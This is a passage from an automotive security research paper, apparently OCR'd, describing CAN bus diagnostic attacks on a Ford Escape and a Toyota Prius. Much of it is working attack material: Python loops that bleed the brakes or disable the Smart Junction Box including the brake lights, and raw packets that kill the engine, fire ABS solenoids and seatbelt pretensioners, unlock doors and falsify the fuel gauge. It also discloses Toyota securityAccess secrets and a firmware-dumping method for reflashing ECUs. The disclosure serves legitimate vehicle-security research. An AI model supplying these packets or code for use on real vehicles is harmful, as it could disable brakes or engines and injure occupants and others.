


Figure 27: My poor garage

The following code continuously tries to send the *DiagnosticCommand* and if that fails because there is no established diagnostic session, keeps trying to establish one. If the vehicle is moving slow enough to establish a diagnostic session, it will start to bleed the brakes, see video ford_no_brakes.mov.

```
while True:
    if not len( do_proprietary(mydll, handle, 0x760, 0x2b, [0xff, 0xff]) ):
        do_diagnostic_session(mydll, handle, 0x760, "adj")
```

Lights out – Ford

We aren't exactly sure why, but a diagnostic packet containing 7E 80 shuts down the Smart Junction Box (SJB). The effect is that any device that depends on the SJB stops working. For example, the headlights, interior lights, radio, HVAC, etc. all cease to function. The scariest thing is the brake lights stop working too. This attack can only be carried out when the vehicle is stopped, but will continue to work after that, even if the car is at speed. You also can't get the car out of park, since presumably the brake switch is not functioning, see video ford-lights-out.mov. Here is code to perform this.

```
# MS CAN
handle = mydll.open_device(3,0)
wid = 0x736
if do_diagnostic_session(mydll, handle, wid, "prog"):
    print "Started diagnostic session"
    time.sleep(1)
do_security_access(mydll, handle, wid)

while True:
    send_data(mydll, handle, wid, [0x7e, 0x80])
    time.sleep(.1)
```

Kill engine - Ford

Engines are actually pretty sensitive beasts. Give them too much or too little gas / air and they won't work. The Ford has a particular RoutineControl 4044 that kills the engine. The packet in question looks like:

```
IDH: 07, IDL: E0, Len: 08, Data: 05 31 01 40 44 FF 00 00
```

The parameter seems to be some kind of bit-field on which cylinder to kill. Sending FF kills them all. By continuously sending this packet you will kill the engine and it won't start up again until you stop sending the packet. See video ford-kill-engine.mov. In fact, even after stopping sending the packet, the engine is still in a pretty bad state for a while. See video ford-kill-bad-state.mov.

For this attack, you don't need to establish a diagnostic session and it works at any speed.

Lights flashing - Ford
If you begin to reprogram the SJB, up to the point where you (presumably) erase the data on it, the SJB goes into this mode where it turns off all the lights except it flashes the interior lights, see video ford-lights-blink.mov.

This is especially bad, since it involves programming the SJB, the ECU continues to misbehave after you have stopped sending packets and even survives restart of the vehicle. The only way to make it stop is to completely reprogram the SJB ECU. Here is the code to do this, although more discussion of ECU programming can be found in the next section.

```
# MS CAN
handle = mydll.open_device(3,0)
wid = 0x736
if do_diagnostic_session(mydll, handle, wid, "prog"):
    print "Started diagnostic session"
    time.sleep(1)
do_security_access(mydll, handle, wid)

if do_download(mydll, handle, wid, 0x0, '726_000000-
again.firmware'):
    print do_proprietary(mydll, handle, wid, 0xb2, [0x01])
    time.sleep(1)
send_data(mydll, handle, wid, [0x10, 0x81])
```

Techstream – Toyota Techstream Utility
The Toyota Techstream (https://techinfo.toyota.com) utility is software that leverages a J2534 pass-thru device to perform typical mechanic's tasks, such as reading and clearing DTC codes, viewing live diagnostic information, and simulating active tests.

The active tests in the Techstream software were quite interesting as they provided ways to physically manipulate the vehicle without having to perform the real-world tasks associated normal operation, for example, testing the seat belt pre-collision system without almost wrecking the car.

It is highly recommended that if you perform any type of research on a Toyota vehicle that a subscription to Toyota TechStream (TIS) is procured, a J2534 pass-thru device is acquired, and the mechanics tools are used to familiarize oneself with the vehicle. Combined with our ECOMCat software, these mechanics tools will provide intricate insight into the inner workings of the automobile's CAN network.

Please see 'toyota_diagnostics.py' for several examples of performing active diagnostic tests which do not require securityAccess priviliges, but do have some restrictions (such as requiring the car to be in park and/or not moving).

SecurityAccess – Toyota
It has been observed that securityAccess is not required for most diagnostic functions in the Toyota, but is still integral when attempting to re-flash an ECU. Furthermore, the Toyota Prius will generate a new seed every time the car is restarted, or the numbers of challenge response attempts have been exceeded.

For example, the program below will attempt to generate a key, and fail, 11 times when trying to authenticate with the ECM of the Toyota Prius

```
#Engine ECU
ECU = 0x7E0

for i in range(0, 11):
    print "Attempt %d" % (i)
    resp = ecom.send_iso_tp_data(ECU,
ecom.get_security_access_payload(ECU), None)

    if not resp or len(resp) == 0:
        print "No Response"

     seed = resp[2] << 24 | resp[3] << 16 | resp[4] << 8 |
     resp[5]

    #obviously incorrect
    key = [0,0,0,0]

    key_data = [0x27, 0x02, key[0], key[1], key[2], key[3]]

    key_resp = ecom.send_iso_tp_data(ECU, key_data, None)
    err = ecom.get_error(key_resp)
    if err != 0x00:
        print "Error: %s" % (NegRespErrStr(err))
```

The key that is attempted is 00 00 00 00, which will be incorrect. The trimmed output shows that the seed for which a key is to be generated will change after the amount of challenge responses have been exceeded (also it will change on every reboot of the car). If you examine the seed returned after ‘Attempt 8’, you’ll notice that the seed has changed, which makes brute forcing quite complicated.

Note: All of the ECUs in the Prius that respond to securityAccess seed requests behave in a similar fashion.

```
Attempt 0
IDH: 07, IDL: E0, Len: 08, Data: 02 27 01 00 00 00 00 00
IDH: 07, IDL: E8, Len: 08, Data: 06 67 01 C1 7E C6 D8 00
IDH: 07, IDL: E0, Len: 08, Data: 06 27 02 00 00 00 00 00
```

```
IDH: 07, IDL: E8, Len: 08, Data: 03 7F 27 35 00 00 00 00
Error: Invalid Key
Attempt 1
IDH: 07, IDL: E0, Len: 08, Data: 02 27 01 00 00 00 00 00
IDH: 07, IDL: E8, Len: 08, Data: 06 67 01 C1 7E C6 D8 00
IDH: 07, IDL: E0, Len: 08, Data: 06 27 02 00 00 00 00 00
IDH: 07, IDL: E8, Len: 08, Data: 03 7F 27 35 00 00 00 00
Error: Invalid Key
.
.
.
Attempt 8
IDH: 07, IDL: E0, Len: 08, Data: 02 27 01 00 00 00 00 00
IDH: 07, IDL: E8, Len: 08, Data: 06 67 01 C1 7E C6 D8 00
IDH: 07, IDL: E0, Len: 08, Data: 06 27 02 00 00 00 00 00
IDH: 07, IDL: E8, Len: 08, Data: 03 7F 27 36 00 00 00 00
Error: Exceeded Number of Security Access Attempts
Attempt 9
IDH: 07, IDL: E0, Len: 08, Data: 02 27 01 00 00 00 00 00
IDH: 07, IDL: E8, Len: 08, Data: 06 67 01 01 89 32 DB 00
IDH: 07, IDL: E0, Len: 08, Data: 06 27 02 00 00 00 00 00
IDH: 07, IDL: E8, Len: 08, Data: 03 7F 27 35 00 00 00 00
Error: Invalid Key
```

Since the seed will change after 10 invalid challenge responses, brute forcing in real-time is extremely impractical. Just like the Ford, one could either acquire the firmware and reverse out the secrets or take a look at the Toyota service tool. The latter was deemed much easier, so let's take a look at the Toyota Calibration Update Wizard (CUW).

After some searching 'cuw.exe' in IDA Pro, debugging strings were found that clued us into where exactly the key generation took place. The function at 0042B2CC was called after receiving the seed from the ECU and passed the seed and a secret from a data location to a function we called 'KeyAlgo'.

```
vSecret = aSecret;
vSeed = Seed;
__InitExceptBlockLDTC((int)&stru_55D408, v4, v12);
_GetExceptDLLinfoInternal_5();
vSeed2 = GetByteAtIndex(vSeed, 2);
vSeed3 = GetByteAtIndex(vSeed, 3);
vSeed0 = GetByteAtIndex(vSeed, 0);
vKey0 = GetByteAtIndex(vSecret, 0) ^ vSeed0;
vSeed1 = GetByteAtIndex(vSeed, 1);
vKey1 = GetByteAtIndex(vSecret, 1) ^ vSeed1;
```

Figure 28. Hex-Rays output of KeyAlgo

As you can see the algorithm is quite simple, only XORing the middle two bytes of the 4-byte seed with the secret, leaving the outer two bytes intact.

The secrets were distilled down to two values for our automobile but the CUW application can be monitored at the following addresses at runtime to observe the real keys: 00563A60, 00563B6C, 00563C78, 00563D84

Luckily for us, we narrowed down two values that would consistently generate keys for the ECUs that supported the securityAccess feature. The secret used for the ECM and the Power Management System is: 0x00606000, while the ABS secret differs, using: 0x00252500. Since no other ECUs in the Prius had calibration updates and supported the securityAccess service we could not verify that these secrets worked with any other ECUs. Therefore we only have 3 secrets for specific ECUs (you'll see later that this is not so important):

```
secret_keys = {
                0x7E0: "00 60 60 00",
                0x7E2: "00 60 60 00"
              }

secret_keys2 = {
                0x7B0: "00 25 25 00"
               }
```

Please see the 'security_access' function in 'PyEcom.py' for more details on how key generation and authentication is performed against the Toyota.

Note: Searching for specific bytes that are used in an ECU's response, according to the ISO standard, was an effective way to find relevant code. For example, the key algorithm was found by looking for the bytes 0x27 and 0x01 since those are used in the seed request.

Braking – Toyota

The Techstream software revealed that there are diagnostic packets to test individual solenoids within the Anti-Lock Braking System (ABS) and the Electronically-Controlled Braking System (EBS). Although the tests can control individual solenoids, they do require the car to be stationary and in park.

```
#ABS SFRH
IDH: 07, IDL: B0, Len: 08, Data: 05 30 21 02 FF 01 00 00

#ABS SRRH
IDH: 07, IDL: B0, Len: 08, Data: 05 30 21 02 FF 10 00 00

#ABS SFRR
IDH: 07, IDL: B0, Len: 08, Data: 05 30 21 02 FF 02 00 00

#ABS SRRR
```

```
IDH: 07, IDL: B0, Len: 08, Data: 05 30 21 02 FF 20 00 00

#ABS SFLH
IDH: 07, IDL: B0, Len: 08, Data: 05 30 21 02 FF 04 00 00

#ABS SRLH
IDH: 07, IDL: B0, Len: 08, Data: 05 30 21 02 FF 40 00 00

#ABS SFLR
IDH: 07, IDL: B0, Len: 08, Data: 05 30 21 02 FF 08 00 00

#ABS SRLR
IDH: 07, IDL: B0, Len: 08, Data: 05 30 21 02 FF 80 00 00
```

Additionally the EBS solenoids can be tested as well, also requiring the car to be at rest.

```
#EBS SRC
IDH: 07, IDL: B0, Len: 08, Data: 07 30 2D 00 00 00 08 08

#EBS SMC
IDH: 07, IDL: B0, Len: 08, Data: 07 30 2D 1E 00 00 04 04

#EBS SCC
IDH: 07, IDL: B0, Len: 08, Data: 07 30 2D 1E 00 00 02 02

#EBS SSC
IDH: 07, IDL: B0, Len: 08, Data: 07 30 2D 00 00 00 01 01

#EBS SMC/SRC/SCC
IDH: 07, IDL: B0, Len: 08, Data: 07 30 2D 1E 00 00 0E 0E
```

Kill Engine – Toyota

There also exist diagnostic tests to kill the fuel to individual or all cylinders in the internal combustion engine. The following packet will kill fuel to all the cylinders to the ICE when it is running but requires the car to be in park.

```
IDH: 07, IDL: E0, Len: 08, Data: 06 30 1C 00 0F A5 01 00
```

A much better way to kill the engine while running is to use the 0037 CAN ID mentioned in the CAN Bus Attacks section, which will redline the ICE, eventually forcing the engine to shut down completely.

Note: 0037 ID can permanently damage your automobile. Use caution.

Lights On/Off – Toyota

The headlamps can also be controlled via diagnostic packets but only when the switch is in the ‘auto’ state, since the switch is directly wired into the Main Body Control ECU.




Figure 29. Toyota Prius light switch wiring diagram.

The following diagnostic packets can be used to turn the headlamps on and off when the switch is in the AUTO state. There are no restrictions as to when this test can occur.

```
#Turn lights ON
IDH: 07, IDL: 50, Len: 08, Data: 40 05 30 15 00 40 00 00

#Turn lights OFF
IDH: 07, IDL: 50, Len: 08, Data: 40 05 30 15 00 00 00 00
```

Horn On/Off – Toyota
Another interesting, and very annoying, diagnostic test consists of administering the horn. There are two diagnostic tests that will turn the horn on and off. The horn can be turned on forever as long as the packet is sent every so often (or until the horn has a physical malfunction). Replaying this packet is the most annoying test that was performed on the Toyota during this research project, as the horn still made noise for quite some time after the car was turned off unless the 'Horn Off' command was issued.

```
#Horn On
IDH: 07, IDL: 50, Len: 08, Data: 40 04 30 06 00 20 00 00

#Horn Off
IDH: 07, IDL: 50, Len: 08, Data: 40 04 30 06 00 00 00 00
```

Seat Belt Motor Engage – Toyota
The Pre-Collision System (PCS) of the Toyota Prius serves many functions, one being the ability to pre-tighten the driver's and passenger's seatbelts in the event of an impending accident. Diagnostic tests exist to ensure that the pre-tension system is working for both the passenger and driver of the vehicle. There are no restrictions on when these diagnostic tests can be issued. Needless to say, this could be quite concerning to a driver during normal operation.

```
#Driver's Side
IDH: 07, IDL: 81, Len: 08, Data: 04 30 01 00 01 00 00 00

#Passenger's Side
IDH: 07, IDL: 81, Len: 08, Data: 04 30 01 00 02 00 00 00

#Driver's and Passenger's Side
IDH: 07, IDL: 81, Len: 08, Data: 04 30 01 00 03 00 00 00
```

Doors Lock/Unlock – Toyota
Locking and Unlocking all the doors can also be achieved with diagnostic messages at any time during operation. Although it does not prevent the door from being physically opened form the inside while locked, it could prove useful when chained with a remote exploit to provide physical access to the interior.

```
#Unlock Trunk/Hatch
IDH: 07, IDL: 50, Len: 08, Data: 40 05 30 11 00 00 80 00

#Lock all doors
IDH: 07, IDL: 50, Len: 08, Data: 40 05 30 11 00 80 00 00

#Unlock all doors
IDH: 07, IDL: 50, Len: 08, Data: 40 05 30 11 00 40 00 00
```

Fuel Gauge – Toyota

By all means the fuel gauge is one of the more important indicators on the combination meter. Without it, a driver would have to estimate how much gas is left in the tank. Diagnostic tests exist to put the fuel gauge at semi-arbitrary locations regardless of how much petrol is left in the tank. The following CAN messages provide a way to put the gauge in various states, which could obviously trick a driver into thinking he/she has more or less fuel available. All of the messages can be issued on a periodic basis while the car is in any state.

```
# Combo Meter Fuel Empty + beep
IDH: 07, IDL: C0, Len: 08, Data: 04 30 03 00 01 00 00 00

#Combo Meter Fuel Empty
IDH: 07, IDL: C0, Len: 08, Data: 04 30 03 00 02 00 00 00

#Combo Meter Fuel Empty
IDH: 07, IDL: C0, Len: 08, Data: 04 30 03 00 04 00 00 00

#Combo Meter Fuel 1/4 tank
IDH: 07, IDL: C0, Len: 08, Data: 04 30 03 00 08 00 00 00

#Combo Meter Fuel 1/2 tank
IDH: 07, IDL: C0, Len: 08, Data: 04 30 03 00 10 00 00 00

#Combo Meter Fuel 3/4 tank
IDH: 07, IDL: C0, Len: 08, Data: 04 30 03 00 20 00 00 00

#Combo Meter Fuel 4/4 tank
IDH: 07, IDL: C0, Len: 08, Data: 04 30 03 00 40 00 00 00

#Combo Meter Fuel Empty
IDH: 07, IDL: C0, Len: 08, Data: 04 30 03 00 80 00 00 00
```

Ford Firmware modification via the CAN bus

On the Ford, we can observe the Ford Integrated Diagnostic Software tool using RequestDownload with three ECUs: the SJB, PCM, and PAM. Of these, we were able to extract firmware and reprogram the SJB and PAM. Below is a detailed description of how to get code running on the PAM of the Ford Escape.

Extracting firmware on PAM

There are some leads for the Background Debug Mode interface (BDM). BDM is usually used for debugging of embedded systems. You can wire a BDM debug header to these leads and then connect to it to dump the firmware, see Figure 30.




Figure 30: The PAM board connected to a BDM Multilink

In Figure 30, the PAM board is connected to a power source and a Freescale USB S08/HCS12 BDM Multilink In-Circuit Debugger/Programmer that is connected to the BDM header. In order to dump the firmware, the hiwave.exe debugger can be used. This is part of the free Codewarrior HC12 Development Kit. See Figure 31 for a screenshot of the firmware seen in hiwave.




Figure 31: The hiwave debugger examining the memory of the running PAM ECU

In the image above you can see the binary for the code as well as a disassembly of the entry point of the firmware. Not all addresses are readable. I was able to extract addresses from 0x800-0xffff. You can load this into IDA Pro and begin disassembling using target processor Motorola HCS12X, see Figure 32.




Figure 32. Disassembling the PAM firmware

Most of the code seems to begin around 0xC820. The actual entry point is 0xF57D.

HC12X Assembly

HC12X assembly is pretty straightforward. There are two general purpose, 16-bit registers x,y. There are 2 8-bit registers a,b which are sometimes combined and referred to as register d (like ah and al being combined into ax in x86 assembly). There are also 16-bit registers that store the stack pointer and program counter. Parameters to functions are typically passed in the d register, followed by the stack if necessary. Instructions are variable sized, typically between 1 and 4 bytes in length.

As a researcher, the complications arise from interpreting not only this foreign instruction set, but also how it interacts with the hardware. There are a number of addresses that relate to hardware features of the chipset. These addresses are in the range 0x000-0x400. Writing or reading from these addresses can cause behavior change in the chip. For more information consult the MC9S12XDP512 Data Sheet.

Firmware highlights

One interesting aspect of embedded systems is that it is relatively simple to find what code does what by looking at xrefs to the correct addresses mentioned above, assuming you have the datasheet. For example, see Figure 33.

```
CAN0RXIDR0:     fcb   0          ; DATA XREF: check_for_diagnostic_session↓r
                                 ; check_for_diagnostic_session:loc_E715↓r
                                 ; MSCAN 0 Receive Identifier Register 0
                                 ;
                                 ; Receive buffer as described in 10.3.3.
                                 ;
                                 ; CAN ID (8 bits)
CAN0RXIDR1:     fcb   0          ; MSCAN 0 Receive Identifier Register 1
                                 ;
                                 ; CAN ID 3 bits
CAN0RXIDR2:     fcb   0          ; MSCAN 0 Receive Identifier Register 2
CAN0RXIDR3:     fcb   0          ; MSCAN 0 Receive Identifier Register 3
CAN0RXDSR0:     fcb 0            ; DATA XREF: look_for_start_diagnostic_session↓r
                                 ; check_for_tester_present+1↓r
                                 ; check_for_tester_present+55↓r
                                 ; handle_8_byte_data:loc_EAD3↓r
                                 ; handle_8_byte_data+4A↓r
                                 ; handle_8_byte_data:loc_EB42↓r
                                 ; handle_8_byte_data+85↓r
                                 ; handle_8_byte_data:loc_EB57↓r
                                 ; handle_8_byte_data+DD↓r
                                 ; handle_8_byte_data:loc_EBE0↓r
                                 ; handle_8_byte_data+1B3↓r
                                 ; handle_8_byte_data:loc_ED71↓r
                                 ; handle_8_byte_data:loc_ED8C↓r
                                 ; handle_8_byte_data:loc_EDA2↓r
                                 ; MSCAN 0 Receive Data Segment Register 0
                                 ;
                                 ; CAN PACKET DATA
CAN0RXDSR1:     fcb 0            ; DATA XREF: look_for_start_diagnostic_session+7↓r
                                 ; check_for_tester_present+8↓r
                                 ; handle_8_byte_data+A2↓o
                                 ; handle_8_byte_data+E4↓r
                                 ; handle_8_byte_data+EB↓r
```

Figure 33: xrefs from CAN related addresses

